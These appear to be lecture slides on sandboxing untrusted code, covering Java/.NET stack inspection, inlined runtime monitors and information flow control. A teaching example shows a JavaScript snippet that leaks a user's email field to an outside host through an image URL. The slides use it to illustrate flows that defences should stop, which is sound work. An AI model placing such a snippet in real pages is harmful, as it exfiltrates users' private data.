Sandboxing untrusted code: policies and mechanisms

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Overview

- Introduction
- Java and .NET Sandboxing
- Runtime monitoring
- Information Flow Control
- Conclusion

Introduction

- The term "software security" can mean many different things:
  1. Techniques to prevent or detect tampering with software
  2. Techniques to prevent or detect the introduction of software vulnerabilities during development
  3. Techniques to detect or block attacks that exploit remaining software vulnerabilities
  4. Techniques to limit the damage that malicious or buggy software could cause
- This talk will focus on (4)

Problem statement

- Many applications or devices can be extended with new software components at run-time:
  - Anything with a general purpose OS
    - PC's, but also PDA's, cell-phones, set-top boxes
  - Anything that supports a scripting language
    - Browsers, various kinds of server software
  - Anything that supports functionality extensions
    - Media players, smartcards, anything with device drivers
- How can one limit the damage that could be done by such new software components?
- More precisely: how can we enforce **security policies** on such software?

Terminology and concepts

- A *component* is a piece of software that is:
  - A unit of deployment
  - Third party composable
- A system can contain/aggregate multiple components
  - Some of these components are trusted more than others
- A system can be extended at runtime with new components
- We will sometimes refer to the system in which components are plugged as the *framework*

Examples

Framework	Components
Operating system	Applications
Web mashup	HTML iframes
Media player	Audio/video codecs
Web browser	plugins
Java Virtual Machine	Java classes or jar files
.NET Common Language Runtime	.NET Assemblies
Hypervisor	Virtual Machines
Operating system	Device drivers
Eclipse IDE	Eclipse plugins
...	...

Example policies

- Standard access control
  - “The component can only use a well-designated subset of the functionality of the framework”
- Stateful access control
  - “The component can send at most 5 SMS’s”
- Liveness
  - “The component should eventually respond to all requests”
- Information flow control
  - “The component should not leak any confidential data”

Example mechanisms

- Run-time monitoring / interception
  - i.e. The Lampson model again (see Access Control session)
  - E.g. OS access control, Java stackwalking, ...
- Static analysis
  - Try to determine if the code is OK by inspecting it
  - E.g. Java bytecode verifier, virus scanners, ...
- Program rewriting / execution stream editing
  - Modify the program/execution to make it secure
  - E.g. Inlined reference monitors, virtualization, ...

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
Java/.NET: System and components

- The VM (and some of its libraries) are the framework
- Java Jar files or .NET assemblies are the components



Java/.NET Sandboxing: overview


- *Permissions* encapsulate rights to access resources or perform operations
- A *security policy* assigns permissions to each component – the *static* permissions
- Every resource access or sensitive operation contains an explicit check that:
  – Through *stack inspection* finds out what components are active
  – Returns silently if all is OK, and throws an exception otherwise

Permissions

- Permission is a representation of a right to perform some actions
- Examples:
  - FilePermission(name, mode) (wildcards possible)
  - NetworkPermission
  - WindowPermission
- Permissions have a set semantics, hence one permission can imply (be a superset of) another one
  - E.g. FilePermission("*", "read") implies FilePermission("x","read")
- Developers can define new custom permissions

Security Policy


- A security policy assigns permissions to components
- Typically implemented as a configurable function that maps *evidence* to permissions
- Evidence is security-relevant information about the component:
  - Where did it come from?
  - Was it digitally signed and if so by whom?
- When loading a component, the VM consults the security policy and remembers the permissions




Components and their permissions in VM memory

Stack inspection

- Every resource access or sensitive operation exposed by the platform class library is protected by a demandPermission(P) call for an appropriate permission P
- The algorithm implemented by demandPermission() is based on *stack inspection* or *stack walking*
- NOTE: the fact that this is secure strongly depends on the safety of the programming language
  - Why would this not work in C?


Process
C1
C2
C3
Thread
Protection
domains
C4
C5
C6
C7
C8

Stack walking: basic concepts



Stack for thread T

- Suppose thread T tries to access a resource
- Basic rule: this access is allowed if:
  - All components on the call stack have the right to access the resource


Stack walk modifiers

- Basic algorithm is too restrictive in some cases
- E.g. Giving a partially trusted component the right to open marked windows without giving it the right to open arbitrary windows
- Solution: stack walk modifiers

Stack walk modifiers


- Enable_permission(P):
  - Means: don't check my callers for this permission, I take full responsibility
  - Essential to implement *controlled* access to resources for less trusted code
- Disable_permission(P):
  - Means: don't grant me this permission, I don't need it
  - Supports principle of least privilege

Stack walk modifiers: examples




DemandPermission(P1) fails because PD1 does not have Permission P1

Stack walk modifiers: examples



DemandPermission(P1) succeeds

Stack walk modifiers: examples



DemandPermission(P2) fails

The applet window example

```
class Applet {
 void showResults() {
   Lib.openMarkedWindow();
   ...
 }
}
```

```
class Lib {
 void openMarkedWindow() {
   // enable WindowPermission
   openWindow();
   // make sure this window
   // is labelled
 }
}
```

showResults()

openMarkedWindow()

openWindow()

(a) demandPermission fails

showResults()

openMarkedWindow() enable WindowPermission

openWindow()

(b) demandPermission succeeds

Security automaton for stack walking

```
// NOTE: only support for enabling of permissions,  atomic permissions,
// and single threading
type StackFrame = <Component,Set<Permission>> // set of enabled perms
Set<Component> components = new Set();
Map<Component,Set<Permission>> perms = new Map(); // static permissions
List<StackFrame> callstack = new List();

// Access checks
void demand(Permission p)
  requires demandOK(callstack, p); {}

bool demandOK(List<StackFrame> stack, Permission p) // pure helper function
{  foreach (<cp, ep> in stack) {
            if ! (p in perms[cp]) return false;
            if (p in ep) return true;
   };
   return true;
}
```

Security automaton for stack walking

```
// Enabling a permission
void enable(Permission p)
  requires (let <c,ep> = callstack.Top in ( p in perms[c] ));
{
  <c,ep> = callstack.Pop();
  ep[p] = true;
  callstack.Push(<c, ep>);
}
// calling a function in component c
void call(Component c)
  requires (c in components);
{
  callstack.Push(<c,{}>);
}
// returning from a function
void return() requires true;
{
  callstack.Pop();
}
```

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
Runtime Monitoring

- Runtime monitoring is about observing what a program is doing
  - And then react if it does something not allowed by the security policy
- Key issues:
  - What events do you monitor?
  - How do you monitor them?
  - How do you define the security policy?
  - What do you do when the policy is violated?
    - We will terminate the program

What events to monitor?

- Granularity:
  - Arbitrary (virtual) machine instructions
  - Operating system calls
  - Method invocations
- Trade-off between:
  - Expressivity
  - Simplicity and Performance
- Common choice:
  - Events = method invocations


Abstraction level of events



- Event = API method invocation (from inside application to platform libraries)


How to monitor?

- Explicit monitoring
  - By changing the virtual machine
- Inlined monitoring
  - By program rewriting



How to define policies?

- Policies are specified as security automata
  - *Security relevant events* of an application are transitions from the application into the platform libraries
  - Application basically generates traces of such events
  - Policy is an *automaton that specifies the set of acceptable traces*, possibly using context info
- Example automaton:
  - “no send after read”



The S3MS.NET Runtime Monitor

- Is an enforcement mechanisms for policies that are safety properties
  - Research prototype developed in FP6 project S3MS
  - Supports arbitrary security automata as policies
  - Enforces these policies by program rewriting
    - i.e. By **inlining** security checks
- Design and implementation:
  - Several people at K.U.L: Pieter Philippaerts, Lieven Desmet and Dries Vanoverberghe
  - Other European universities: Trento, KTH, …

Policy language: ConSpec

(Designed in the European project S3MS)

```
SCOPE Session
  SECURITY STATE
    int activeConnections = 0;
    int maxConnections = 2;

  BEFORE System.Net.Sockets.Socket.Connect(System.Net.EndPoint)
  PERFORM
    activeConnections < maxConnections  ->  { }

  AFTER System.Net.Sockets.Socket.Connect(System.Net.EndPoint)
  PERFORM
    true  ->  { activeConnections++; }
```


Caller vs Callee side inlining

```
public void ClientMethod(…) {
  //Caller-side security checks
  int val = SecurityRelevantMethod(…);
  // Caller-side security checks
}
```

```
public int SecurityRelevantMethod(…){
  // Callee-side security checks
  //original code
  // Callee-side security checks
}
```

- Callee-side:
  - Complete mediation is easy
  - Rewrites platform libraries
  - Selectively allowing calls based on their origin is impossible => bad fit with our events
- We use Caller-side inlining

Policy decision point





- Policy is represented as a **policy decision point**
  - with a method per SRE
  - this method manages the security state, and either
    - Returns silently, or
    - Throws a Security Exception

Prototype implementation


- Efficiently enforces flexible security policies on applications running on the .NET framework
  - Both the full framework and the compact framework
  - Without modifications to the virtual machine or the system libraries
- Flexible policies means:
  - Stateful (e.g. resource quota)
  - History based (e.g. privacy policies)
  - Context based (e.g. “only on business hours”)


Architecture of our system





S3MS .NET Framework Demo
Unmonitored applications
Execution-monitored applications
Status Variable 1
sentBytes
0
25
50
75
100
Status Variable 2
nrOfStreams
0%
SessionScope
Close()
BeginWrite()
GetStream()
0
1
2
3
4
5
6
7
8
9
10
11
Show Status


S3MS .NET Framework Demo
S3MS Chess
Black, it's your move
S3MS Chess
Waiting on Black's move
Status Variable 1
sentBytes
0
25
50
75
100
Status Variable 2
nrOfStreams
100%
SessionScope1
Close()
BeginWrite()
GetStream()
0
1
2
3
4
5
6
7
8
9
10
11
Show Status


S3MS .NET Framework Demo
S3MS Chess
The game finished unexpectedly.
S3MS Chess
The game finished unexpectedly.
Status Variable 1
sentBytes
0
25
50
75
100
Status Variable 2
nrOfStreams
100%
SessionScope
Close()
BeginWrite()
GetStream()
Show Status

Comparison

- Java Security Architecture
  - Is slightly more flexible in the places where security checks can be done
  - Is slightly more performant
- An inlining based architecture:
  - Supports more expressive policies
  - Is more “future-proof” (no hard-wiring of security checks)
  - Closes some known holes in the JSA

Safety properties: limits of run-time monitoring

- A policy defines a **property** if it classifies program executions in bad ones and good ones
  - Example: program should not access /etc/passwd
  - Counter-example: average response time should be 1 sec
- A policy defines a **safety property** if bad executions never become good again
  - Example: program should not access /etc/passwd
  - Counter-example: program should close all files it opens
- Safety properties are (more or less) the policies that can be enforced by run-time monitoring

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
Introduction

- Runtime monitoring can only enforce safety properties
- But some interesting and relevant policies are not safety properties
- An important example is information flow control
  - "Secret data should not leak to public channels"
  - "Low integrity data should not influence high-integrity data"

Non-interference

- A base-line policy (usually too strict – needs further relaxing) is non-interference:
  - Classify the inputs and outputs of a program into high-security and low-security
  - The low-outputs should not “depend on” the high inputs
  - More precisely: there should not exist two executions with the same low inputs but different high outputs
    - This is clearly not a safety property!
    - It is not even a property!

Illustration: non-interference



Secure:
Out_low := In_low + 6

Insecure:
Out_low := In_high

Insecure:
```
if (In_high > 10) {
    Out_low := 3;
}
else Out_low := 7
```

Example: information flow control in Javascript

- Modern web applications use client-side scripts for many purposes:
  - Form validation
  - Improving interactivity / user experience
  - Advertisement loading
  - ...
- Malicious scripts can enter a web-page in various ways:
  - Cross-site-scripting (XSS)
  - Malicious ads
  - Man-in-the-middle
  - ...

Example: information flow control in Javascript

HIGH INPUT

```
var text = document.getElementById('email-input').text;
var abc = 0;

if  (text.indexOf('abc') != -1)
   { abc = 1 };

var url = 'http://example.com/img.jpg' + '?t=' + escape(text) + abc;

document.getElementById('banner-img').src = url;
```

LOW OUTPUT

Example: information flow control in Javascript

HIGH INPUT

```
var text = document.getElementById('email-input').text;
var abc = 0;

if  (text.indexOf('abc') != -1)
   { abc = 1 };

var url = 'http://example.com/img.jpg' + '?t=' + escape(text) + abc;

document.getElementById('banner-img').src = url;
```

Explicit flow

Implicit flow

LOW OUTPUT

Enforcing non-interference

- Static, compile-time techniques
  - Classify (=type) variables as either high or low
  - Forbid:
    - Assignments from high expressions to low variables
    - Assignments to low variables in “high contexts”
    - ...
- Two mature languages:
  - Jif: a Java variant
  - FlowCaml: an ML variant
- Experience: quite restrictive, labour intensive
  - Probably only useful in high-security settings

Enforcing non-interference

- Runtime techniques
  - Approximate non-interference with a safety property
  - Label all data entering the program with an appropriate security level
  - Propagate these levels throughout the computation
  - Block output of high-labeled data to a low output channel
- Several mature and practical systems, but all with remaining holes
- Some sound systems, but too expensive

Enforcing non-interference

- Alternative runtime technique: secure multi-execution
  - Run the program twice: a high and a low copy
  - Replace high inputs by default values for the low copy
  - Suppress high outputs in the low copy and low outputs in the high copy
- First fully sound and fully precise mechanism
- But obviously expensive
  - Worst-case double the execution time or double the memory usage
- See: Devriese and Piessens, IEEE Oakland S&P 2010

```
var text = ~~document.getElementById~~
        ~~('email-input').text~~ undefined;
var abc = 0;
if(text.indexOf('abc')!=-1) { abc = 1 };
var url = 'http://example.com/img.jpg'
    + '?t=' + escape(text) + abc;
document.getElementById('banner-img')
    .src = url;
```

(a) Execution at L security level.

```
var text = document.getElementById
        ('email-input').text;
var abc = 0;
if(text.indexOf('abc')!=-1) { abc = 1 };
var url = 'http://example.com/img.jpg'
    + '?t=' + escape(text) + abc;
~~document.getElementById('banner-img')~~
    ~~.src = url;~~
```

(b) Execution at H security level.

Summary

- If we are sandboxing code, it is in principle possible to enforce more expressive policies than safety properties
  - Because we can reason about alternative executions
- Several policies important in practice are not safety properties
  - Non-interference
  - Availability
  - SLA’s
- But further research is needed towards good enforcement mechanisms

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Conclusion

- There is a trend towards making software systems open and extensible
- This requires additional security mechanisms to mitigate the risks of loading new code
- The enforcement of safety properties through runtime monitoring is relatively well-understood
- The enforcement of stronger properties is ongoing research